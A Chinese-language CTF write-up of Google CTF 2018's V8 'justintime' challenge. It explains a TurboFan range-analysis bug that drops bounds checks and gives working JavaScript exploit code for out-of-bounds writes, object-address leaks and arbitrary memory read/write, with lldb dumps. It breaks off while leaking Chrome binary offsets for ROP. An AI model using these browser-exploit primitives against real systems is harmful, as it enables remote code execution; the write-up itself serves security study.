Google CTF justintime writeup

sakura / 2018-11-22 06:45:00 / 浏览数 3100

参考

https://github.com/google/google-ctf/tree/master/2018/finals/pwn-just-in-time/

环境搭建

我有点懒，就用xcode调了。
V8 version 7.2.0 (candidate)

```
gn gen out/gn --ide="xcode"
patch -p1 < ./addition-reducer.patch
cd out/gn
open all.xcworkspace/
```

■■

特性

max safe integer range of doubles

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Number/MAX_SAFE_INTEGER

```
Number.MAX_SAFE_INTEGER = 2^53 - 1
...
...
var x = Number.MAX_SAFE_INTEGER + 1;//x = 9007199254740992
x += 1;//x = 9007199254740992
x += 1;//x = 9007199254740992

var y = Number.MAX_SAFE_INTEGER + 1;//y = 9007199254740992
y += 2;//y = 9007199254740994
```

PoC

```
function foo(doit) {
   let a = [1.1, 1.2, 1.3, 1.4, 1.5, 1.6];
   let x = doit ? 9007199254740992 : 9007199254740991-2;
   x += 1;
   // #29:NumberConstant[1]()  [Type: Range(1, 1)]
   // #30:SpeculativeNumberAdd[Number](#25:Phi, #29:NumberConstant, #26:Checkpoint, #23:Merge)  [Type: Range(9007199254740990,
   x += 1;
   // #29:NumberConstant[1]()  [Type: Range(1, 1)]
   // #31:SpeculativeNumberAdd[Number](#30:SpeculativeNumberAdd, #29:NumberConstant, #30:SpeculativeNumberAdd, #23:Merge)  [Ty
   x -= 9007199254740991;//■■:range(0,1);■■:(0,3);
   // #32:NumberConstant[9.0072e+15]()  [Type: Range(9007199254740991, 9007199254740991)]
   // #33:SpeculativeNumberSubtract[Number](#31:SpeculativeNumberAdd, #32:NumberConstant, #31:SpeculativeNumberAdd, #23:Merge)
   x *= 3;//■■:(0,3);■■:(0,9);
   // #34:NumberConstant[3]()  [Type: Range(3, 3)]
   // #35:SpeculativeNumberMultiply[Number](#33:SpeculativeNumberSubtract, #34:NumberConstant, #33:SpeculativeNumberSubtract,
   x += 2;//■■:(2,5);■■:(2,11);
   // #36:NumberConstant[2]()  [Type: Range(2, 2)]
   // #37:SpeculativeNumberAdd[Number](#35:SpeculativeNumberMultiply, #36:NumberConstant, #35:SpeculativeNumberMultiply, #23:M
   a[x] = 2.1729236899484e-311; // (1024).smi2f()
}
for (var i = 0; i < 100000; i++){
 foo(true);
}
```

分析poc，运行poc到remove checkbounds处

```
index_type.Print();
->Range(2, 5)
length_type.Print();
```

```
->Range(6, 6)
...
if (index_type.IsNone() || length_type.IsNone() ||
               (index_type.Min() >= 0.0 &&
                index_type.Max() < length_type.Min()))
■■■■■■■■CheckBounds
```

总而言之，就是range analysis的结果和优化后实际的range不一致，导致在simplified lower将边界检查移除之后，产生越界读写。

exploit

由单次oob read/write到相对oob read/write

首先将两个数组相邻放置，通过a的一次oob write去改掉b的elements的长度，改为1024，也就是图上的0x400。
现在我们可以通过b去进行越界读写了。

```
function foo(doit) {
 let a = [1.1, 1.2, 1.3, 1.4, 1.5, 1.6];
 let b = [1.1, 1.2, 1.3, 1.4, 1.5, 1.6];
 ...
 ...
for (let i = 0; i < 100000; i++) {//->■■JIT■■
   foo(true);
   g2[100] = 1;
   if (g2[12] != undefined) break;//->■■■■■■■■■■b■■■
 }
 if (g2[12] == undefined) {
   throw 'g2[12] == undefined';
 }
```

```
(lldb) x/20gx 0x93f18ac9d08
0x93f18ac9d08: 0x0000093f4ea01461 0x0000000600000000
0x93f18ac9d18: 0x3ff199999999999a 0x3ff3333333333333
0x93f18ac9d28: 0x3ff4ccccccccccd 0x3ff6666666666666
0x93f18ac9d38: 0x3ff8000000000000 0x3ff999999999999a
0x93f18ac9d48: 0x0000093fb9b02ed9 0x0000093f4ea00c29
0x93f18ac9d58: 0x0000093f18ac9d09 0x0000000600000000
0x93f18ac9d68: 0x0000093f4ea01461 0x0000040000000000
0x93f18ac9d78: 0x3ff199999999999a 0x3ff3333333333333
0x93f18ac9d88: 0x3ff4ccccccccccd 0x3ff6666666666666
0x93f18ac9d98: 0x3ff8000000000000 0x3ff999999999999a
```

a的elements

a的layout

b的elements

由相对oob read/write到任意地址读写原语

然后再在后面放置一个Float64Array，目的是通过修改它的ArrayBuffer的backing store来实现任意地址读写的原语。

```
function foo(doit) {
 ...
 let b = [1.1, 1.2, 1.3, 1.4, 1.5, 1.6];
 ...
 g2 = b;
}

const ab_off = 26;

function setup() {
 ...
 g4 = new Float64Array(7);//■■■■Float64Array
 if (g2[ab_off+5].f2smi() != 0x38n || g2[ab_off+6].f2smi() != 0x7n) {
   throw 'array buffer not at expected location';
   //■■■■■■■0x38■0x7■■■byte_length■length,
   // ■■■■■■■■■■Float64Array■■■■■■■■■■
 }
```

如图是g2[ab_off]处的内存布局，即我们放置的Float64Array

```
(lldb) x/20gx 0x93f18ac9d78+(26*0x8)
0x93f18ac9e48: 0x0000093fb9b02579 0x0000093f4ea00c29
0x93f18ac9e58: 0x0000093f18ac9ed1 0x0000093f18ac9e91
0x93f18ac9e68: 0x0000000000000000 0x0000000000000038
0x93f18ac9e78: 0x0000000700000000 0x0000000000000000
0x93f18ac9e88: 0x0000000000000000 0x0000093fb9b02399
0x93f18ac9e98: 0x0000093f4ea00c29 0x0000093f4ea00c29
0x93f18ac9ea8: 0x0000000000000038 0x0000000000000000
0x93f18ac9eb8: 0x0000000000000003 0x0000000000000000
0x93f18ac9ec8: 0x0000000000000000 0x0000093f4ea024f1
0x93f18ac9ed8: 0x0000000700000000 0x0000093f18ac9ed1
(lldb) job 0x93f18ac9e49
0x93f18ac9e49: [JSTypedArray]
 - map: 0x093fb9b02579 <Map(FLOAT64_ELEMENTS)> [FastProperties]
 - prototype: 0x093f1160f7d9 <Object map = 0x93fb9b025c9>
 - elements: 0x093f18ac9ed1 <FixedFloat64Array[7]> [FLOAT64_ELEMENTS]
```

g2[ab_off]

Float64Array Layout

g2[ab_off+5]

然后寻找array buffer backing store的位置

```
const ab_backing_store_off = ab_off + 0x15;
...
g4[0] = 5.5;
if (g2[ab_backing_store_off] != g4[0]) {
 throw 'array buffer backing store not at expected location';
}
```

```
(lldb) x/20gx 0x93f18ac9e49-1+(0x15)*8
0x93f18ac9ef0: 0x4016000000000000 0x0000000000000000
0x93f18ac9f00: 0x0000000000000000 0x0000000000000000
0x93f18ac9f10: 0x0000000000000000 0x0000000000000000
0x93f18ac9f20: 0x0000000000000000 0x0000093f4ea00569
0x93f18ac9f30: 0x4016000000000000 0x0000093f4ea00569
0x93f18ac9f40: 0x4016000000000000 0x0000093f4ea00569
0x93f18ac9f50: 0x0000093f11611259 0x0000093fb9b022a9
0x93f18ac9f60: 0x0000093f4ea00c29 0x0000093f4ea00c29
0x93f18ac9f70: 0x0000093f18ac9f49 0x0000093f4ea01321
0x93f18ac9f80: 0x0000000000000002 0x0000093f11611259
(lldb)
```

=5.5

那么这个backing store的位置是哪里记录的呢？
我也是找了一会，这是我第一次见到直接new一个Float64Array的...
我通常见到的都是：

```
var ab = new ArrayBuffer(20);
var f64 = new Float64Array(ab);
```

首先找到Float64Array的elements

```
(lldb) x/20gx 0x93f18ac9e49-1
0x93f18ac9e48: 0x0000093fb9b02579 0x0000093f4ea00c29
0x93f18ac9e58: 0x0000093f18ac9ed1 0x0000093f18ac9e91
0x93f18ac9e68: 0x0000000000000000 0x0000000000000038
0x93f18ac9e78: 0x0000000700000000 0x0000000000000000
0x93f18ac9e88: 0x0000000000000000 0x0000093fb9b02399
0x93f18ac9e98: 0x0000093f4ea00c29 0x0000093f4ea00c29
0x93f18ac9ea8: 0x0000000000000038 0x0000000000000000
0x93f18ac9eb8: 0x0000000000000003 0x0000000000000000
0x93f18ac9ec8: 0x0000000000000000 0x0000093f4ea024f1
0x93f18ac9ed8: 0x0000000700000000 0x0000093f18ac9ed1
```

g2[ab_off+2]

```
DebugPrint: 0x93f18ac9e49: [JSTypedArray]
 - map: 0x093fb9b02579 <Map(FLOAT64_ELEMENTS)> [FastProperties]
 - prototype: 0x093f1160f7d9 <Object map = 0x93fb9b025c9>
 - elements: 0x093f18ac9ed1 <FixedFloat64Array[7]> [FLOAT64_ELEMENTS]
 - embedder fields: 2
 - buffer: 0x093f18ac9e91 <ArrayBuffer map = 0x93fb9b02399>
 - byte_offset: 0
 - byte_length: 56
 - length: 7
 - properties: 0x093f4ea00c29 <FixedArray[0]> {}
 - elements: 0x093f18ac9ed1 <FixedFloat64Array[7]> {
           0: 5.5
         1-6: 0
 }
```

然后从对应内存的+0x10的位置找到backing store。

```
(lldb) x/20gx 0x0000093f18ac9ed0
0x93f18ac9ed0: 0x0000093f4ea024f1 0x0000000700000000
0x93f18ac9ee0: 0x0000093f18ac9ed1 0x000000000000001f
0x93f18ac9ef0: 0x4016000000000000 0x0000000000000000
0x93f18ac9f00: 0x0000000000000000 0x0000000000000000
0x93f18ac9f10: 0x0000000000000000 0x0000000000000000
0x93f18ac9f20: 0x0000000000000000 0x0000093f4ea00569
0x93f18ac9f30: 0x4016000000000000 0x0000093f4ea00569
0x93f18ac9f40: 0x4016000000000000 0x0000093f4ea00569
0x93f18ac9f50: 0x0000093f11611259 0x0000093fb9b022a9
0x93f18ac9f60: 0x0000093f4ea00c29 0x0000093f4ea00c29
(lldb)
```

backing store

这里可以看到elements的地址是0x0000093f18ac9ed

在`0x0000093f18ac9ed+0x20`处存放我们的第一个元素5.5(图上的0x4016000000000000)

所以在我们通过修改backing store来得到任意地址读写的原语的时候。

假设我们要读的内存的地址是addr，将backing store的值改为`addr-0x20`，这样它就会从addr开始读取我们要读的内容。

用户态object leak原语

```
function leak_ptr(o) {
 g3[0] = o;
 let ptr = g2[g3_off];
```

```
 g3[0] = 0;
 return ptr.f2i();
}
```

首先将一个object放入object数组g3中，然后用double array
g2将对应位置的object读出来，就造成了一个类型混淆的效果，读出来的地址是float类型，用f2i将其转换成整形。
输出如下：

```
let Array_addr = leak_ptr(Array);
print('Array_addr: ' + Array_addr.hex());
...
Array_addr: 0x93f11611259
```

任意地址读写原语

```
function readq(addr) {
 let old = g2[ab_off+2];
 g2[ab_backing_store_off-2] = (addr-0x20n|1n).i2f();
 let q = g4[0];
 g2[ab_off+2] = old;
 return q.f2i();
}
function writeq(addr, val) {
 let old = g2[ab_off+2];
 g2[ab_backing_store_off-2] = (addr-0x20n|1n).i2f();
 g4[0] = val.i2f();
 g2[ab_off+2] = old;
}
```

简单的解释一下readq吧。
首先从g2[ab_off+2]得到backing store的原始值
然后修改它为我们要读的内存的地址，注意末位置1，这是v8里被称为Tagged Value的机制，末位置1才能表示HeapObject的指针。

```
(lldb) x/20gx 0x93f18ac9e49-1        g2[ab_off+2]
0x93f18ac9e48: 0x0000093fb9b02579 0x0000093f4ea00c29
0x93f18ac9e58: 0x0000093f18ac9ed1 0x0000093f18ac9e91
0x93f18ac9e68: 0x0000000000000000 0x0000000000000038
0x93f18ac9e78: 0x0000000700000000 0x0000000000000000
0x93f18ac9e88: 0x0000000000000000 0x0000093fb9b02399
0x93f18ac9e98: 0x0000093f4ea00c29 0x0000093f4ea00c29
0x93f18ac9ea8: 0x0000000000000038 0x0000000000000000
0x93f18ac9eb8: 0x0000000000000003 0x0000000000000000
0x93f18ac9ec8: 0x0000000000000000 0x0000093f4ea024f1
0x93f18ac9ed8: 0x0000000700000000 0x0000093f18ac9ed1
(lldb)
```

然后修改为我们要读取的内容的值,比如我们要读取下图中code的值。

```
(lldb) job 0x93f11611259
0x93f11611259: [Function] in OldSpace
 - map: 0x093fb9b02d49 <Map(HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x093f11602691 <JSFunction (sfi = 0x93fa6987e19)>
 - elements: 0x093f4ea00c29 <FixedArray[0]> [HOLEY_ELEMENTS]
 - function prototype: 0x093f11611499 <JSArray[0]>
 - initial_map: 0x093fb9b02d99 <Map(PACKED_SMI_ELEMENTS)>
 - shared_info: 0x093fa698d689 <SharedFunctionInfo Array>
 - name: 0x093f4ea03459 <String[5]: Array>
 - builtin: ArrayConstructor
 - formal_parameter_count: 65535
 - kind: NormalFunction
 - context: 0x093f11601de1 <NativeContext[249]>
 - code: 0x01db14a8c821 <Code BUILTIN ArrayConstructor>
 - properties: 0x093f11611471 <PropertyArray[3]> {
    #length: 0x093fa69804b9 <AccessorInfo> (const accessor descripto
```

```
(lldb) x/20gx 0x93f11611259-1
0x93f11611258: 0x0000093fb9b02d49 0x0000093f11611471
0x93f11611268: 0x0000093f4ea00c29 0x0000093fa698d689
0x93f11611278: 0x0000093f11601de1 0x0000093fa6980699
0x93f11611288: 0x000001db14a8c821 0x0000093fb9b02d99
0x93f11611298: 0x0000093f4ea00279 0x0000001a00000000
0x93f116112a8: 0x0000000800000000 0x0000093f4ea02681
0x93f116112b8: 0x0000093f4ea03ee9 0x0000025f00000000
0x93f116112c8: 0x0000093fa69804b9 0x0000093f4ea04029
0x93f116112d8: 0x00001e5f00000000 0x0000093fa6980449
0x93f116112e8: 0x0000093f4ea04339 0x00000e7f00000000
```

之前我解释过为什么这里addr要先减去0x20。

```
g2[ab_backing_store_off-2] = (addr-0x20n|1n).i2f();
```

```
(lldb) x/20gx 0x93f18ac9e49-1+(0x15)*8-2*8
0x93f18ac9ee0: 0x0000093f18ac9ed1 0x000000000000001f
0x93f18ac9ef0: 0x4016000000000000 0x0000000000000000
```

现在的backing store被修改为addr-0x20

```
(lldb) x/20gx 0x93f18ac9e49-1+(0x15)*8-2*8
0x93f18ac9ee0: 0x0000093f11611269 0x000000000000001f
0x93f18ac9ef0: 0x4016000000000000 0x0000000000000000
```

于是我们将从0x0000093f11611288将code的地址0x000001db14a8c821读出来。

输出如下

```
let Array_addr = leak_ptr(Array);
print('Array_addr: ' + Array_addr.hex());

let Array_code_addr = readq(Array_addr + 6n*8n);
print('Array_code_addr: ' + Array_code_addr.hex());
...
...
Array_code_addr: 0x1db14a8c821
```

writeq也是同理的，请自己看一下。

安全特性

在6.7版本之前的v8中，由于function的code是可写的，于是我们可以直接在code写入我们的shellcode，然后调用这个function即可执行shellcode。
但是在之后，v8启用了新的安全特性，code不再可写，于是需要用rop来绕一下。
https://github.com/v8/v8/commit/f7aa8ea00bbf200e9050a22ec84fab4f323849a7

leak ArrayConstructor

```
let Array_addr = leak_ptr(Array);
print('Array_addr: ' + Array_addr.hex());

let Array_code_addr = readq(Array_addr + 6n*8n);
print('Array_code_addr: ' + Array_code_addr.hex());
// Builtins_ArrayConstructor
let builtin_val = readq(Array_code_addr+8n*8n);
let Array_builtin_addr = builtin_val >> 16n;
print('Array_builtin_addr: ' + Array_builtin_addr.hex());
```


先leak出Array的地址，然后再找到Array的code地址，再由这个地址找到ArrayConstructor的地址。


```
(lldb) job 0x1db14a8c821
0x1db14a8c821: [Code]
 - map: 0x093f4ea009e9 <Map>
kind = BUILTIN
name = ArrayConstructor
compiler = turbofan
address = 0x1db14a8c821

Trampoline (size = 13)
0x1db14a8c860     0  49ba807e140101000000 REX.W movq r10,0x101147e80
(ArrayConstructor)    ;; off heap target
0x1db14a8c86a     a  41ffe2          jmp r10

Instructions (size = 268)
0x101147e80     0  55              push rbp
0x101147e81     1  4889e5          REX.W movq rbp,rsp
0x101147e84     4  6a18            push 0x18
0x101147e86     6  4883ec20        REX.W subq rsp,0x20
0x101147e8a     a  4989e2          REX.W movq r10,rsp
0x101147e8d     d  4883ec08        REX.W subq rsp,0x8
0x101147e91    11  4883e4f0        REX.W andq rsp,0xf0
0x101147e95    15  4c891424        REX.W movq [rsp],r10
0x101147e99    19  48897df0        REX.W movq [rbp-0x10],rdi
```

```
(lldb) x/20gx 0x1db14a8c820
0x1db14a8c820: 0x0000093f4ea009e9 0x0000093f4ea02b69
0x1db14a8c830: 0x0000093f4ea00c29 0x0000093f4ea026f9
0x1db14a8c840: 0x0000093fa6997c89 0x800003c60000000d
0x1db14a8c850: 0x000000000000010c 0x0000008200000000
0x1db14a8c860: 0x000101147e80ba49 0x000000e2ff410000
0x1db14a8c870: 0x0000000000000000 0x0000000000000000
0x1db14a8c880: 0x0000093f4ea009e9 0x0000093f4ea02b69
0x1db14a8c890: 0x0000093f4ea00c29 0x0000093f4ea026f9
0x1db14a8c8a0: 0x0000093fa6997ca1 0x800004c60000000d
0x1db14a8c8b0: 0x0000000000000704 0x0000008300000000
(lldb)
```


逆向Chrome和libc

现在我们leak出了ArrayConstructor的地址






vmmap可以看到它是在chrome binary映射的内存里。



将其取出并用IDA逆向

先找到ArrayConstructor在Chrome里的偏移


```
>>> hex(0x55b677f727c0-0x55b673f16000)
'0x405c7c0'
```



